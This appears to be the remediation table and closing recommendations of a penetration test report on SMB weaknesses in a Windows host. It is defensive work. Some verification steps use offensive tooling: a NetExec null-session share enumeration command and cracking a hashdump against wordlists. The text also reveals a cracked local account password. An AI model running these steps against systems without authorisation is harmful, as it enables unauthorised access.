SMBv1 enabled	Disable the SMBv1 server and client components on all hosts (Windows Features / "Disable-WindowsOptionalFeature -FeatureName SMB1Protocol"), and block SMBv1 at the network level using GPO.	Infrastructure team	Query "Get-SmbServerConfiguration | select EnableSMB1Protocol" fleet-wide and confirm it returns False; re-scan

Finding	Remediation	Owner	Verification
			with Nmap to confirm SMBv1:False.
SMB signing not required	Enforce SMB signing on both server and client via GPO ("Microsoft network server: Digitally sign communications (always)").	Infrastructure/ Security team	Re-run NetExec (nxc smb) against the host and confirm the output shows "signing:True".
Weak local account password	Reset the affected account's password to a value that meets a stronger policy (minimum 14 characters, no dictionary words), and roll out an organisation-wide password policy of the same standard. Enable account lockout after repeated failed attempts.	Identity/ Security team	Attempt to crack a fresh hashdump against the same public lookup and common wordlists and confirm no match; review the password policy setting in Group Policy.
Null SMB session accepted	Restrict anonymous access via the "Network access: Restrict anonymous access to Named Pipes and Shares" and related GPO settings, and disable the Guest account if not required.	Infrastructure team	Re-attempt "nxc smb <host> -u '' -p '' --shares" and confirm the null session is rejected outright rather than partially succeeding.

Beyond the individual fixes, I would also recommend two structural changes. First, this host should not have been reachable from a general network segment in the first place; placing legacy or hard-to-patch Windows servers on a restricted, firewalled segment limits the blast radius of exactly this kind of flaw even when patching lags. Second, the password policy that allowed "alqfna22" to exist as a working local account password should be reviewed organisation-wide, not just reset for this one account, since the same policy gap is likely present on other hosts I did not test.